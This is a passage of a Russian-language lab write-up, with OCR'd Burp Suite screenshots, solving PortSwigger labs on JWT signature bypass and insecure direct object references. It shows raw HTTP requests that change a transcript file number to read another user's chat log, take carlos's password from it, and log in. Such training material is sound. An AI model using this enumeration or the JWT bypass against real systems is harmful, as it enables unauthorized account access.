21 Referer: https://0afa004104819a4a8059d5d600170069.web-security-academy.net/login
22 Accept-Encoding: gzip, deflate, br
23 Priority: u=0, i
```

Response

JWT authentication bypass via unverified signature LAB Solved

Congratulations, you solved the lab! Share your skills! Home | Admin panel | My account

User deleted successfully!

Users

wiener - Delete

Inspector

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

Custom actions

Done

Event log All issues

Memory: 142.5MB Disabled

Memory: 142.5MB Disabled

15:50 PYC 19.04.2025

Проверяем браузер - видим сообщение, что мы решили эту лабораторную работу:

The screenshot shows a browser window with the URL 0afa004104819a4a8059d5d600170069.web-security-academy.net/my-account?id=wiener. The page title is "JWT authentication bypass via unverified signature". A green "SOLVED" button is visible. The main content area says "Congratulations, you solved the lab!" and includes links to "Share your skills!", "Continue learning >", "Home", "My account", and "Log out". Below this, there's a section titled "My Account" with fields for "Email" and a "Update email" button.

Также видим на самой лабораторной работе, что она решена:

The screenshot shows a browser window with the URL portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-unverified-signature. The page title is "Lab: JWT authentication bypass via unverified signature". It shows a status bar indicating "APPRENTICE", "LAB", and "Solved". The main content explains the lab's purpose and how to solve it. A sidebar on the left lists various JWT-related topics. A sidebar on the right promotes Burp Suite with a "TRY FOR FREE" button.

5. Insecure direct object references

Цель данной лабораторной работы - найти пароль пользователя carlos и войти под этой учетной записью в систему. Найти пароль мы можем с помощью уязвимости в логах чат системы.


Запускаем burp suite, заходим на вкладку target (она на данный момент пуста), запускаем из нее браузер.

Burp Suite Community Edition v2025.3.2 - Temporary Project

Site map URL view is empty

The site map displays information about the contents of your target applications, along with any issues that have been discovered. The URL view shows your targets as a tree of URLs, organized hierarchically by domain and directory. To populate the URL view, run a scan or browse using Burp's browser.

Learn more Open browser



В запущенном браузере заходим в лабораторную работу

Insecure direct object reference x + 0a32006504e03b2c8018713700c8002d.web-security-academy.net

WebSecurity Academy

Insecure direct object references

Back to lab description >

LAB Solved

Congratulations, you solved the lab!

Share your skills! Twitter LinkedIn Continue learning >

Home | My account | Live chat

WE LIKE TO SHOP

Caution Sign
★★★☆☆ \$29.97 [View details](#)

Weird Crushes Game
★★★☆☆ \$29.05 [View details](#)

BBQ Suitcase
★★★☆☆ \$10.78 [View details](#)

Pest Control Umbrella
★★★☆☆ \$41.29 [View details](#)

Последний раз обновлено 22:17 19.04.2025

Заходим в чат по ссылке Live chat; пишем что-то в чат и получаем от кого-то ответ

Insecure direct object reference x + 0a32006504e03b2c8018713700c8002d.web-security-academy.net/chat

WebSecurity Academy

Insecure direct object references

Back to lab description >

LAB Solved

Congratulations, you solved the lab!

Share your skills! Twitter LinkedIn Continue learning >

Home | My account | Live chat

Live chat

CONNECTED: — Now chatting with Hal Pline --

You: qqqq

Hal Pline: Can you turn the volume up please? I couldn't quite hear you.

Your message:

[Send](#) [View transcript](#)

Нажимаем на кнопку View transcript - скачивается файл с логом текущей сессии общения через чат

Insecure direct object reference

0a32006504e03b2c8018713700c8002d.web-security-academy.net/chat

Web Security Academy

Insecure direct object references

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home | My account | Live chat

Последние скачанные файлы

- 6.txt 135 б • готово
- 5.txt 364 б • 7 минут назад
- 4.txt 44 б • 9 минут назад

Все скачанные файлы

Live chat

CONNECTED: -- Now chatting with Hal Pline --

You: qqqq

Hal Pline: Can you turn the volume up please? I couldn't quite hear you.

Hal Pline: You're going to lose your voice asking me silly questions.

Your message:

Send

View transcript



Возвращаемся в burp suite на вкладку target; видим все наши HTTP запросы, сделанные из браузера. Выбираем GET запрос по относительному пути /download-transcript/6.txt

Burp Suite Community Edition v2025.3.2 - Temporary Project

Target Proxy Intruder Repeater Collaborator Sequencer Comparer Logger Organizer Extensions Learn JWT Editor

Site map Scope Issues

Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

https://0a32006504e03b2c8018713700c8002d.web-security-academy.net

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
https://0a32006504e03b2c8018713... GET	/academyLabHeader			101	147				22:18:08 19 Apr 2025
https://0a32006504e03b2c8018713... GET	/chat			101	147	HTML			22:18:09 19 Apr 2025
https://0a32006504e03b2c8018713... GET	/			200	13910	HTML	Insecure direct object references		22:17:52 19 Apr 2025
https://0a32006504e03b2c8018713... GET	/download-transcript/6.txt			200	294	text			22:18:44 19 Apr 2025
https://0a32006504e03b2c8018713... POST	/download-transcript			200	294	text			22:18:43 19 Apr 2025
https://0a32006504e03b2c8018713... GET	/download-transcript			302	106				
https://0a32006504e03b2c8018713... GET	/image/productcatalog/products/1...								

Request Response Inspector

Pretty Raw Hex Render

1 GET /download-transcript/6.txt HTTP/2
2 Host: 0a32006504e03b2c8018713700c8002d.web-security-academy.net
3 Cookie: session=3kepgJ21KeYsAdZSNY1FwQJhfdRqV1FK
4 Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://0a32006504e03b2c8018713700c8002d.web-security-academy.net/chat
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19

0 highlights 0 highlights



Отправляем этот запрос на вкладку repeater в burp suite. Отправляем его и видим, что нам возвращается лог текущей сессии общения через чат (в виде файла с именем 6.txt)

The screenshot shows the Burp Suite interface with the Repeater tab selected. A GET request is being viewed, and its response contains a log message from a chat session.

Request:

```
1 GET /download-transcript/6.txt HTTP/2
2 Host: 0a32006504e03b2c8018713700c8002d.web-security-academy.net
3 Cookie: session=3ksegj21K6ySaE2SNYIfwQjhFdfqWfFK
4 Sec-Ch-Ua: "Chromium";v="135", "Not-A-Brand";v="0"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: ru-RU,ru;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/137.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
11 q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: https://0a32006504e03b2c8018713700c8002d.web-security-academy.net/chat
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
```

Response:

```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Content-Disposition: attachment; filename="6.txt"
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 135
6
7 CONNECTED: -- Now chatting with Hal Pline --<br/>>You: qqqqq<br/>Hal Pline: Can you turn the
volume up please? I couldn't quite hear you.
```

Попробуем перебирать номера загружаемых файлов в запросе. На GET запросе по относительному пути /download-transcript/1.txt нам лог не нашей сессии общения через чат (в виде файла с именем 1.txt)

Burp Suite Community Edition v2025.3.2 - Temporary Project

Target: <https://0a32006504e03b2c8018713700c8002d.web-security-academy.net>

Repeater

Request	Response	Inspector
<pre>Pretty Raw Hex 1 GET /download-ausgekip/1.txt HTTP/2 Host: 0a32006504e03b2c8018713700c8002d.web-security-academy.net 3 Cookie: session=3ksgzj11ycsaEZSN1FwqJhFdRqHFK Sec-Ch-Ua: "Chromium";v="135";"Not-A.Brand";v="8" 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "Windows" 7 Accept-Language: ru-RU,ru;q=0.9 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/* q=0.8,application/signed-exchange;v=b3;q=0.7 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-User: noone 13 Sec-Fetch-Dest: document 14 Referer: https://0a32006504e03b2c8018713700c8002d.web-security-academy.net/chat 16 Accept-Encoding: gzip, deflate, br 17 Priority: u=0, i 18 19</pre>	<pre>Pretty Raw Hex Render 1 HTTP/2 200 OK 2 Content-Type: text/plain; charset=utf-8 3 Content-Disposition: attachment; filename="1.txt" 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 820 6 7 CONNECTED: -- Now chatting with Hal Pline -- 8 You: Hey Hal, I think I've forgotten my password and need confirmation that I've got the 9 right one. 10 Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your password and I'll 11 confirm whether it's correct or not. 12 You: Wow you're so nice, thanks. I've heard from other people that you can be a right *** 13 Hal Pline: Takes one to know one 14 You: Ok so my password is jtwz2k1oyk408nw79m2b. Is that right? 15 Hal Pline: Yes it is! 16 You: Ok thank you! 17 Hal Pline: Do one!</pre>	Request attributes Request query parameters Request body parameters Request cookies Request headers Response headers

0 highlights 0 highlights

Из этого общения видно, что какой-то пользователь спрашивал у пользователя с именем Hal Pline, что пароль jtwz2k1oyk408nw79m2b к его учетной записи корректен или нет; и пользователь с именем Hal Pline ответил, что да. Предположим, что этот пользователь - carlos и попробуем войти в систему под этой учетной записью:

Insecure direct object reference

0a32006504e03b2c8018713700c8002d.web-security-academy.net/login

WebSecurity Academy Insecure direct object references LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home | My account | Live chat

Login

Username: carlos
Password: jtwz2k1oyk408nw79m2b

Log in



Мы видим, что мы смогли войти в систему под учетной записью с именем carlos и паролем jtwz2k1oyk408nw79m2b. Видим сообщение, что мы решили эту лабораторную работу:

Insecure direct object reference

0a32006504e03b2c8018713700c8002d.web-security-academy.net/my-account?id=carlos

WebSecurity Academy Insecure direct object references LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home | My account | Live chat | Log out

My Account

Your username is: carlos

Email:

Update email



Также видим на самой лабораторной работе, что она решена:

portswigger.net/web-security/access-control/lab-insecure-direct-object-references

Log out MY ACCOUNT

Products Solutions Research Academy Support

Dashboard Learning paths Latest topics All content Hall of Fame Get started Get certified

Web Security Academy > Access control > Lab

Lab: Insecure direct object references

APPRENTICE LAB Solved

This lab stores user chat logs directly on the server's file system, and retrieves them using static URLs. Solve the lab by finding the password for the user `carlos`, and logging into their account.

ACCESS THE LAB

Solution Community solutions

Find access control vulnerabilities using Burp Suite TRY FOR FREE

The screenshot shows a web browser window for PortSwigger's Web Security Academy. The URL is portswigger.net/web-security/access-control/lab-insecure-direct-object-references. The page title is "Lab: Insecure direct object references". The content area includes a "Solved" badge, a description about storing logs on the file system and retrieving them via static URLs, and a "Solve" button. To the right is a sidebar for Burp Suite with a "TRY FOR FREE" button. The browser's address bar and taskbar are visible at the bottom.